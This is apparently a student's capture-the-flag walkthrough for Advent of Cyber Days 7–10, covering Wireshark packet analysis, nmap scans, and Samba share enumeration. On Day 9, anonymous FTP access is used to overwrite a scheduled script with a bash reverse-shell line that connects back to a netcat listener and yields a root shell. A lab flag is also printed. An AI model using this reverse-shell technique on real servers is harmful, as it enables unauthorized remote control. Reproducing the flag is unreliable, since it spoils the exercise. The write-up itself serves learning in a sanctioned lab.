
Removing any filters, we instantly spot the protocol that is using encrypted packets



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=311
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=8948
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=4110
12	3.175873	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=311
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=4110
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894
18	6.247931	10.10.122.128	91.189.92.40	TCP	74	33404 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=311


Question 6

Open up pcap3.pcap




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.53.219	10.11.3.2	SSH	166	Server: Encrypted packet (len=112)
2	0.056471	10.11.3.2	10.10.53.219	TCP	54	60313 → 22 [ACK] Seq=1 Ack=113 Win=1026 Len=0
3	1.329098	10.11.3.2	10.10.53.219	SSH	118	Client: Encrypted packet (len=64)
4	1.329467	10.10.53.219	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
5	1.388402	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=65 Ack=49 Win=1026 Len=0
6	1.491913	10.11.3.2	10.10.53.219	SSH	102	Client: Encrypted packet (len=48)
7	1.492209	10.10.53.219	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
8	1.548870	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=113 Ack=97 Win=1026 Len=0
9	1.634277	10.11.3.2	10.10.53.219	SSH	102	Client: Encrypted packet (len=48)
10	1.634594	10.10.53.219	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
11	1.695854	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=161 Ack=145 Win=1026 Len=0
12	1.748455	10.11.3.2	10.10.53.219	SSH	102	Client: Encrypted packet (len=48)
13	1.748788	10.10.53.219	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
14	1.804690	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=209 Ack=193 Win=1025 Len=0
15	1.914923	10.11.3.2	10.10.53.219	SSH	102	Client: Encrypted packet (len=48)
16	1.915231	10.10.53.219	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
17	1.974248	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=257 Ack=241 Win=1025 Len=0
18	2.276472	10.11.3.2	10.10.53.219	SSH	102	Client: Encrypted packet (len=48)


Apply the `http` filter to find packets that were sent in plain text and we will spot a peculiar zip file being requested by the IP `10.10.53.219`




We can export the zip file that we intercepted and look into its contents



Looking at the contents of the zip file, we spot elf_mcskidy_wishlist.txt



We've found our answer



Thought Process/Methodology:

Making use of the filters in Wireshark, we were able to very quickly spot the information needed for completing the tasks.


Day 8:

Tools used: *Kali Linux, nmap*

Solution/walkthrough:

Question 1

Just look it up



Question 2

Open up a terminal and input "`nmap {Machine_IP}`" for me it's `10.10.26.88`

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.26.88
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:16 EDT
Nmap scan report for 10.10.26.88
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 46.49 seconds
```

Question 3

In the terminal input "`nmap -Pn {Machine_IP}`"

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.26.88
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:18 EDT
Nmap scan report for 10.10.26.88
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
```

Question 5

Input "`nmap -A {Machine_IP}`" in the terminal

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.26.88
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:22 EDT
Nmap scan report for 10.10.26.88
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 6

We can already get it from the output from question 5.

Thought Process/Methodology:

After understanding the text from day 8 and reading a bit from the nmap documentation, we can find the port numbers, ping, and http-title of the website with basic nmap commands.

Day 9:

Tools used: *Kali Linux (VirtualBox), netcat*

Solution/walkthrough:

Question 1

Open a terminal and input "`ftp {Machine_IP}`" in my case it's `10.10.172.247` and input "anonymous" as the name

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.172.247
Connected to 10.10.172.247.
220 Welcome to the TBFC FTP Server!.
Name (10.10.172.247:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Type in "`ls`" and view which file can be opened

```
ftp> ls
229 Entering Extended Passive Mode (|||52841|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

(keep the terminal open)

Question 2

With the same terminal, input "`cd public`" then view the files with "`ls`"

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||19026|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113            58 Jun 24 07:47 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

(keep the terminal open)

Question 3

With the same terminal, type in "`get shoppinglist.txt`"

```
ftp> ls
229 Entering Extended Passive Mode (|||19026|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113            58 Jun 24 07:47 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||46192|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |***********************************************************************|    24      616.77 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp>
```

(keep the terminal open)

Then open the .txt file and view what movie santa has in the shopping list

Question 4

With the same terminal, type in "`get backup.sh`"

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||18122|)
150 Opening BINARY mode data connection for backup.sh (58 bytes).
100% |***********************************************************************|    58        1.53 MiB/s    00:00 ETA
226 Transfer complete.
58 bytes received in 00:00 (0.29 KiB/s)
ftp>
```

(keep the terminal open)

Open another terminal and input "`nano backup.sh`" (make sure the file is in the same directory) and edit backup.sh as below

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 6.2                    backup.sh
#!/bin/bash

bash -i >& /dev/tcp/IP ADDRESS HERE/4444 0>&1

# put your OpenVPN IP if you are one kali linux if you aren't on kali  put your Attackbox IP
```

(you can close this one)

With another terminal, setup netcat to listen on port 4444 with `nc -lvnp 4444`

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Now with the first terminal input “`put backup.sh`”

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||31593|)
150 Ok to send data.
100% |***********************************************************************|    58        1.38 MiB/s    00:00 ETA
226 Transfer complete.
58 bytes sent in 00:00 (0.14 KiB/s)
ftp>
```

When netcat has connected to the FTP server input “`cat /root/flag.txt`”

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.26.211] from (UNKNOWN) [10.10.172.247] 48856
bash: cannot set terminal process group (1592): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

Using the information gained from day 2 (netcat) and the steps in the Day 9 task, we were able to access the Machine FTP server as an anonymous user. With the files publicly available we were able to execute a reverse shell by overwriting the pre-existing scripts that executes on the server every minute. By using that reverse shell we were able to access all the files in the server.

Day 10:

***Tools used**: Kali Linux (VirtualBox), Enum4linux, SambaClient*

Solution/walkthrough:

Question 1

We ran the command `enum4linux -U 10.10.17.98` to list out the number of users. As we can see there are currently 3 users using the samba server.

```
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy      Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager      Name: elfmceager        De
sc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson   Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
```

Question 2

We ran the command `enum4linux -S 10.10.17.98` to list out the number of shares within the samba server. As we can see there are 4 shares in the samba client.

```
        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 3

The question asked us to login and check which share in the samba client doesn't require a password. After we tried all of the shares there is only one share that worked which is "`tbfc-santa`"

Question 4

Well, the question wants us to know what directory did ElfMcSkidy leave for Santa. So, we logged into the share and we found that the only directory is jingle-tunes.

```
└─# smbclient //10.10.93.169/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020
```

Thought Process/Methodology:

Once the machine ip is opened, we need to use a tool named enum4linux. We ran the root terminal and used the command `enum4linux -h` to check out the help menu.. The first question wants us to find the total number of current users in the samba server, so we ran a command called `enum4linux -U` to find the total which is 3 users. Continuing on, we were asked to find how many shares are in the server, we use the `enum4linux -S` command to get the sharelists. Then, we have been told to login into any of the shares inside the server and identify which share doesn't need a password. After many tries, we come to know that tbfc-santa does not require any password to login thus answers our third question. Lastly , we are required to find what directory Elf McSkidy left for Santa, so we used the command `ls` to bring out all the contents in the share's directory and found out that jingle-tunes is the only directory that is found.

Note: The various ip values are due to many retries and errors.